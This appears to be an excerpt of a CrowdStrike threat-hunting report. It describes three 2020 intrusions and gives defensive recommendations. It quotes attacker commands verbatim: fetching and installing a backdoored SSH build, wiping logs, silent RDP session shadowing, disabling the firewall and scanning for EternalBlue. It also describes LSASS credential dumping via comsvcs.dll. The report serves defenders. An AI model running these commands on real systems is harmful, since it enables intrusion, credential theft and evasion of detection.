In April 2020, OverWatch discovered Iran-based adversary TRACER KITTEN conducting malicious interactive activity against multiple hosts at a telecommunications company in the Europe, Middle East and Africa (EMEA) region. The actor was found operating under valid user accounts, using custom backdoors in combination with SSH tunnels for C2. The adversary leveraged their foothold to conduct a variety of reconnaissance activities, undertake credential harvesting and prepare for data exfiltration.

Telecommunications is currently the third most frequently targeted vertical. This industry still remains firmly within the crosshairs for targeted attacks, the motivations of which are likely associated with espionage and data theft objectives.



UNUSUAL ACTIVITY LEADS TO DISCOVERY OF LEGITIMATE SSH CLIENT BEING USED FOR LATERAL MOVEMENT

The key tactics performed by this adversary highlight various advanced hands-on-keyboard techniques, which can be extremely difficult to detect and distinguish from normal traffic patterns. The adversary leveraged valid account credentials from an unknown source to gain an initial foothold within the environment.

Proactive threat hunting uncovered a masquerading technique being used, which led to the discovery and reporting of further malicious hands-on-keyboard activity. In this instance, the adversary observed that an SSH tool called Bitvise was installed on the system, and proceeded to take a copy of this and rename it within an Adobe directory to appear associated with the Adobe program. This application was then used to move laterally through the network and gain additional access, which led to OverWatch discovering the activity due to the program executing via an anomalous process path.

ADVERSARY BACKDOORS MASQUERADE AS LEGITIMATE SERVICES

OverWatch discovered various custom binaries being installed onto multiple machines within the environment. These binaries were attempting to evade detection by registering as a Windows service named "Windows Video Service." Following analysis, it was determined that these files were being used as implants and could have allowed for exfiltration, but due to timely discovery and notification, the customer was able to perform network containment before the actor was able to steal any data. The files shown below are the implants that were responsible for creating the rogue Windows services.

```
C:\Program Files (x86)\Common Files\Microsoft Shared\Source Engine\OSE.EXE

C:\Program Files\Windows Identity Foundation\v3.5\c2wtshost.exe

C:\Program Files (x86)\Microsoft SQL Server\90\Shared\sqlbrowser.exe
```

The malware implants employed by the attacker were previously unidentified, but reverse-engineering efforts have now identified that DNS (TXT record) tunneling was coded in as the C2 mechanism, along with modified Base64 and encryption using the CryptoPP library. This functionality allows for several obfuscated commands to be passed to the implant, some of which allow for executing shell commands and the reading and writing of files.

ADVERSARY LEVERAGES NATIVE TOOLS IN CREDENTIAL HARVESTING ATTEMPT

Hunting efforts identified an atypical living-off-the-land technique being employed to exploit the LSASS process via the use of `comsvcs.dll`. This application is built into Windows and is an example of tradecraft used by sophisticated adversaries. This DLL file contains an exported function called MiniDump, which can be called via `rundll32.exe` to create a memory dump of a given process. Figure 18 highlights the process chain that resulted from the adversary's use of this technique. First, PowerShell was leveraged to execute a Base64-encoded command line argument. The command line executed `rundll32.exe` and called the `comsvcs.dll` function MiniDump to export the contents of the LSASS process into an output file.

Figure 17: Example process tree of `Comsvcs.dll` being called via PowerShell and Rundll32

Further efforts used by the adversary to perform credential harvesting included a custom version of Mimikatz being copied across to the system, and Task Manager being used to dump the LSASS process to disk. However, both of these attempts were thwarted by the Falcon sensor.

ADVERSARY TAKES ADVANTAGE OF TERMINAL SERVICES TO PERFORM RECONNAISSANCE AND ATTEMPT C2 BEACONING

Various utilities were used to execute extensive fingerprinting of the environment, collect user and group information, enumerate services and perform network reconnaissance. Some of these tools included PowerShell, CMD command line interpreter and the WMIC utility.

The adversary pivoted laterally using SSH, gained access to a domain controller and also accessed internally mapped shares. From here, data was caught being moved between shares, as seen in the following commands.

```
net use \\[REDACTED]\c$ /user:"[REDACTED]\Administrator"
"<redacted>";

dir C:\Programdata\Emc >> \\[REDACTED]\c$\Programdata\Dc.log;

C:\Programdata\Emc\Emc.exe [REDACTED] >> \\[REDACTED]\c$\
Programdata\Dc.log;
```

Then, the adversary attempted to run Invoke-TheHash, an application used to perform pass-the-hash attacks. The Falcon sensor successfully blocked this activity and prevented communication beacons outbound to the attacker's infrastructure through continued use of the Bitvise application.

CONCLUSIONS AND RECOMMENDATIONS

The TTPs used by TRACER KITTEN during this intrusion speak to the importance of human-driven threat hunting and highlight the challenges of relying exclusively on technology-based controls. OverWatch was able to work with the affected customer to provide detailed and timely advice to enable them to contain and expel the adversary from their network and prevent any significant impact from the attack.

During this intrusion, OverWatch identified novel techniques to exploit LSASS via the use of the Windows built-in `comsvcs.dll` utility. Traditional reactive monitoring would not alert to activity of this nature, and it is therefore important to understand what "normal" looks like within your environment. Threat hunting is highly recommended, as it is an effective approach to identifying anomalous activity such as this.


Furthermore, it is recommended that authentication logs are monitored to identify any potential rogue use of SSH or possible password spraying of user account credentials. An existing installation of a legitimate SSH client was used to move laterally by the attacker; CrowdStrike therefore recommends that only business-critical applications are installed on hosts and that all software adheres to the latest updates and security patches.

This intrusion highlighted the control of valid accounts, and CrowdStrike therefore advocates monitoring logs for any new domain accounts and also monitoring any accounts that have new administrator-level privileges assigned to them. Monitoring new service additions can also be of benefit, but context is required — human analysts were essential in the discovery of the malicious artifacts within this customer's environment.

BACKDOORED SSH SERVICE USED TO COLLECT CREDENTIALS FROM A TECHNOLOGY COMPANY

OVERVIEW

OverWatch uncovered an intrusion during April 2020 against a technology company in the Asia-Pacific region in which an unknown actor compromised a Linux server and installed a backdoored version of the SSH service. The malicious SSH service allowed the actor access to the host via a magic password and collected credentials of the existing users as they authenticated to the host. This intrusion provided information about the workflow of the actor and insights into their possible next steps. While the intrusion itself appears to be opportunistic in nature, the actor went to great lengths to install the malicious SSH service and evade detection. The actor likely planned to return later to collect credentials and conduct additional actions on the host.



WATCHING FOR BURSTS OF ACTIVITY

This intrusion highlights two important practices that are paramount to any organization's security. The first is prioritizing basic IT hygiene to reduce the likelihood of avoidable intrusions. In this case, the actor achieved initial access through the compromise of an unpatched externally available service. The second important practice is continuous threat hunting in your environment to discover and disrupt attacks such as this. The actor in question did not use known malicious tools to establish persistence and credential-harvesting capabilities on this host. Instead, they used legitimate source code for the SSH service and applied a patch to enable the malicious capabilities. OverWatch discovered this activity by watching for unusual chains of commands being run in a narrow time window. In this case, the combination of code being compiled and the use of the touch command — used to modify timestamps — alerted threat hunters to potentially malicious activity. They then notified the victim, enabling the organization to remove the intruder from the host before credentials were compromised or further activity occurred on the host.

DOWNLOAD AND COMPILATION OF MALICIOUS SOURCE CODE

Shortly after gaining initial access, the threat actor began preparing the host to capture and store credentials for later access. The actor checked for several software packages on the host to verify it was capable of compiling source code. They then used wget to download the source code for SSH and a malicious software patch. The actor moved the source code to /var/tmp and patched the SSH source code to enable the malicious functionality. With this complete, they began compiling the source code in preparation for installation. The following is a summarized list of commands observed as part of these efforts:

- `wget -t 5 hxxp://mirror.yandex[.]ru/pub/OpenBSD/OpenSSH/portable/openssh-6.6p1.tar.gz`
- `tar xfz openssh-6.6p1.tar.gz`
- `mv openssh-6.6p1.tar.gz /var/tmp/`
- `wget -t 5 --no-check-certificate hxxps://raw.github[.]com/<redacted>/gh-pages/c3Y7310s.css`
- `patch -p0 -i c3Y7310s.css`

Once the source code was compiled, the actor then began moving the new SSH binaries into place on the host. They then restarted the SSH service to execute the modified SSHD binary with the malicious functionality:

- `mv -f ./ssh /usr/bin/ssh`
- `mv -f ./scp /usr/bin/scp`
- `mv -f ./sshd /usr/sbin/sshd`
- `/bin/sh /usr/sbin/service sshd restart`

Now that the attacker had the malicious SSH service running on the host, they pivoted to covering their tracks to avoid detection.

ATTEMPTS TO EVADE DETECTION

Even before executing the compilation of the SSH source code, the actor began working on evasion. They had observed that the version of SSH they planned to install was different from the version already running on the system. To avoid the risk of defenders noticing the mismatch of versions, the actor updated the source code to display inaccurate version information:

- `perl -Upi -e s/OpenSSH_6.6p1/OpenSSH_7.4p1/ version.h`
- `perl -Upi -e s/options->version_addendum = NULL/options->version_addendum = NULL/ servconf.c`

Once the new SSH binaries were installed, they began removing source code and scripts from the file system. This consisted of a number of file and directory deletion commands:

- `rm -rf /var/tmp/messages`
- `rm -rf /var/tmp/[REDACTED]`

- `rm -rf openssh-6.6p1*`
- `rm -rf /var/tmp/install_ssh.pl`
- `rm -rf ...`
- `rm -rf /var/tmp/clean_logs.pl`

The actor also took care to remove log file entries based on the timestamp of entries and the actor's IP address. To do this, they copied the /var/log/messages log file to /var/tmp/messages, removed all entries with a specific timestamp and then overwrote the original /var/log/messages file. They also executed a Perl script that appears to remove entries containing a specified IP address from log files on the host. An unknown binary or script was also executed from a directory named "..." that appears to remove a specified IP address from log files. The name of this directory was also likely an attempt to avoid discovery.

- `cp /var/log/messages /var/tmp/messages`
- `sh -c cat /var/tmp/messages | grep -v "<date>" > /var/log/messages`
- `perl /var/tmp/clean_logs.pl <IP address>`
- `bash -c cd /var/tmp;  perl /var/tmp/clean_logs.pl <IP address> 2>&1;rm -rf /var/tmp/clean_logs.pl`
- `./.../0 -i <IP address> -m /var/log/all.log /var/log/messages /var/log/auth.log /var/log/secure /var/log/debug.log /var/log/lastlog /var/log/btmp`

Once these actions were completed, the actor disconnected from the host. OverWatch notified the victim of the activity as soon as it was discovered, enabling the victim to respond and successfully removed the actor from the host before any significant impact occurred. No further malicious actions were observed after this point.

CONCLUSIONS AND RECOMMENDATIONS


This intrusion demonstrates the need for in-depth security monitoring and threat hunting. Host-integrity monitoring will detect the modification of files on the system, but security staff need to be constantly monitoring for these changes to respond before an actor can establish a foothold or complete their mission objective.

There are several layered defenses that need to be in place to protect organizations from attacks such as this. First, organizations must ensure that all of their systems are running the latest system patches and closely monitor for systems that have not been updated. Organizations also need to have security monitoring that is capable of detecting updates to system files and the commands run by a system's users. Defenders should ensure endpoint detection and response (EDR) is deployed to all of their systems so that there are no blind spots in the network. Finally, continuous threat hunting is a key defense for discovering malicious hands-on-keyboard activities quickly and understanding the context of a chain of commands being executed by a threat actor. IT staff may not fully understand what they are seeing when confronted by activity like this, but an experienced threat hunting team like OverWatch provides deep expertise in detecting these adversaries.

SPIDER USES UNCOMMONLY SEEN TRADECRAFT IN AN ATTEMPT TO ESTABLISH FOOTHOLD IN A VICTIM ENVIRONMENT

OVERVIEW

OverWatch has tracked a continued escalation of eCrime intrusion activity in the first half of 2020. There is wide variation in the skills and sophistication of these eCrime adversaries; while some leverage commodity malware to conduct relatively basic interactive campaigns, others employ less commonly seen hands-on-keyboard TTPs. In early June, OverWatch discovered an intrusion against a transport and logistics company in the Asia-Pacific region in which a suspected eCrime adversary used RDP session hijacking and proceeded to conduct port scans and credential dumping in pursuit of their objectives.



RDP SESSION SHADOW HIJACKED TO FACILITATE LATERAL MOVEMENT

An OverWatch threat hunter searching for unusual port scanning discovered an administrative account using Advanced IP Scanner, a utility commonly deployed to enumerate available network resources. This activity prompted deeper investigation, and the hunter discovered multiple failed login attempts to the RDP service. This type of password-guessing attack is commonly used as an initial access vector for adversaries when services such as RDP are exposed to the internet. Notably, a large number of these attempts originated from a network firewall appliance, suggesting RDP was port-forwarded from an external source to the victim host. The brute-forcing attack resulted in the actor gaining access.

Once on the system, the actor enumerated the active RDP sessions using qwinsta.exe in an attempt to determine which RDP session to control. They then attempted to use the Windows-native binary tscon.exe to connect to an alternative session in order to identify a user with higher privileges — however, this was blocked by the Falcon sensor. The actor shifted gears and modified a registry key to enable remote desktop session shadowing mode, which allows for users with administrator privileges to view or take control of RDP sessions:

```
reg.exe add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /v Shadow /t REG_DWORD /d 2 /f
```

This was followed by the actor initiating a remote connection in an elevated command prompt that allows for a silent connection:

```
mstsc.exe /control /noConsentPrompt /shadow:1 /v:localhost
```

This approach aimed at exploiting RDP proved to be successful. The actor was able to stealthily hijack an active session — without providing credentials or notifying the user of their presence on the system — in order to continue their actions on objectives. The tradecraft used to exploit RDP in this intrusion is not commonly seen executed during the course of criminally motivated attacks.

ATTEMPTS TO BYPASS SECURITY CONTROLS TO FACILITATE USE OF AN EXPLOIT KIT

The operator made several attempts to execute PowerShell Empire, including the use of PowerView, Kerberoast, PowerUp and Mimikatz. Additionally, the actor attempted the password recovery tool LaZagne, but execution of the suite of actor tooling was repeatedly blocked by the Falcon sensor. Not content to give up, the actor attempted to evade security controls through the use of the Anti-Malware Scan Interface (AMSI) bypass technique. Avoiding AMSI sting-based controls can enable an actor to execute their malicious scripts while remaining hidden.

In a further attempt to avoid interruption by installed security software, the actor disabled the Windows firewall using the following command:

```
C:\WINDOWS\system32\netsh.exe" advfirewall set allprofiles state off
```

COMMON WINDOWS UTILITY USED TO HARVEST CREDENTIALS ON A NEW HOST

Having failed to execute their tools on the initial host, the actor began to search for a new target. Using tools downloaded from Google Drive, the actor conducted network reconnaissance that included port scans using nmap.exe and rdpscan.exe in an attempt to discover Windows hosts vulnerable to the SMBv1 EternalBlue exploit in the environment as well as potential candidates for lateral movement.

```
"C:\Temp\nmap-7.70\nmap.exe" -v --open -p445 -Pn --script=smb-
vuln-ms17-010 -sC -sV -oA result [IP REDACTED]
```

```
"C:\Temp\nmap-7.70\rdpscan.exe" [IP REDACTED]
```

After identifying a new target, the actor leveraged RDP to move laterally to a remote host. In an attempt to steal credentials from the system, the actor leveraged the Windows utility Task Manager to harvest credentials by dumping the contents of the LSASS process memory before archiving the output file using 7-Zip in preparation for likely exfiltration. The use of taskmgr.exe has been observed frequently in recent attacks, as it can enable adversaries to blend in with normal admin operations and avoid discovery.

CONCLUSIONS AND RECOMMENDATIONS

OverWatch's human-led proactive and continuous hunting operations resulted in prompt discovery and notification of this malicious activity, allowing the victim organization to quickly disrupt the adversary before data exfiltration could occur. The victim was able to leverage the Falcon console to immediately network contain the host to avoid any significant impact. The use of various living-off-the-land techniques employed by this adversary underscores the importance of continuous threat hunting to uncover activity that attempts to blend into normal everyday activity.

OverWatch consistently sees adversaries gain access using stolen credentials to connect via exposed RDP services. This is a threat potentially facing many organizations that rapidly enabled a remote workforce as the COVID-19 pandemic hit. Organizations should review any new infrastructure and remote work security policies as a priority. The best way to mitigate against this threat is to not expose RDP to the internet. In those instances where that is not possible, defenders should consider continuously monitoring for unusual account behavior. Further, RDP exploits are commonly preceded by brute-forcing or password-spraying attacks so it's imperative that defenders employ strong password policies in their environment as well. This should include the use of multifactor authentication.

CONCLUSION

In the first half of 2020, OverWatch witnessed a surge in interactive intrusions driven predominantly by eCrime activity. Although the escalation of criminally motivated intrusions is the continuation of a trend reported by CrowdStrike in late 2019, it is probable that this trend has been exacerbated by the rapid adoption of work-from-home practices and the resultant setup of new infrastructure that contributed to an expanded attack surface.

OverWatch threat hunting data also revealed a significant spike in malicious activity impacting the manufacturing sector attributed to both eCrime and state-sponsored activity. Other fluctuations in the relative frequency of intrusions in specific industry verticals demonstrates clearly that the cyber threat landscape is intrinsically linked to global economic forces and has not escaped the upheaval caused by the COVID-19 pandemic.

So far in 2020, eCrime adversaries have increased not just the volume but also the reach of their hands-on-keyboard activities. In only six months, 27 industry verticals fell victim to criminally motivated intrusions. This is more than double the number of industries that had fallen victim to eCrime at the same point in 2019. State-sponsored adversaries also remain a significant threat, with their presence being felt across the board.

Finally, defenders in today's environment need to be aware that eCrime operations are not only prolific but are also being run like businesses. Threat actors are continually innovating and maturing their processes to maximize their impact and ultimately their profit margins. Analysis of interactive intrusions using the MITRE ATT&CK framework shows significant overlap in the TTPs of eCrime and state-sponsored adversaries.

RECOMMENDATIONS

There has been a proliferation of interactive cyber campaigns in the first half of 2020, but with OverWatch monitoring 24/7/365, adversaries have nowhere to hide. This report has explored the key trends that have emerged so far in 2020 and some particular threats for defenders to be alert to. But importantly, OverWatch threat hunting data emphasizes that adversaries are keenly attuned to their victim's environment and ready to pivot to meet changing objectives or emerging opportunities. In this fast-moving reality, it is imperative that organizations are prepared to defend their environments.

- **Roll it out! Turn it on!** It is crucial to have comprehensive security countermeasures and to enable the prevention capabilities in the products you use. Defenders should ensure EDR is deployed to all of their systems so that there are no blind spots in the network. Defenders should also consider countermeasures such as allowlisting to help restrict program execution based on non-name-based file attributes.

- **Invest in expert human threat hunting.** Interactive attacks use stealthy or novel techniques designed to bypass automated monitoring and detection. Continuous threat hunting is the best way to detect and prevent sophisticated or persistent attacks.

- **Practice good hygiene.** As a baseline, organizations should establish control over the software running in their environment and eliminate unneeded software. It is also crucial to ensure that the environment is kept up to date with the latest patches.

- **Protect your identity.** Use of valid accounts continues to be among the most commonly seen techniques employed by adversaries. Defenders should establish and enforce strong password policies and should be routinely monitoring authentication logs, account creation and changes in user privileges.

- **Enlist your users in the fight.** While technology is clearly critical in the fight to detect and stop intrusions, the end user remains a crucial link in the chain to stop breaches. Well-trained staff can be an asset in combating the continued threat of phishing and related social engineering techniques.

ABOUT CROWDSTRIKE

CrowdStrike® Inc. (Nasdaq: CRWD), a global cybersecurity leader, is redefining security for the cloud era with an endpoint protection platform built from the ground up to stop breaches. The CrowdStrike Falcon® platform's single lightweight-agent architecture leverages cloud-scale artificial intelligence (AI) and offers real-time protection and visibility across the enterprise, preventing attacks on endpoints on or off the network. Powered by the proprietary CrowdStrike Threat Graph®, CrowdStrike Falcon correlates over 3 trillion endpoint-related events per week in real time from across the globe, fueling one of the world's most advanced data platforms for security.

With CrowdStrike, customers benefit from better protection, better performance and immediate time-to-value delivered by the cloud-native Falcon platform.

There's only one thing to remember about CrowdStrike: **We stop breaches**.

Learn more at **www.crowdstrike.com**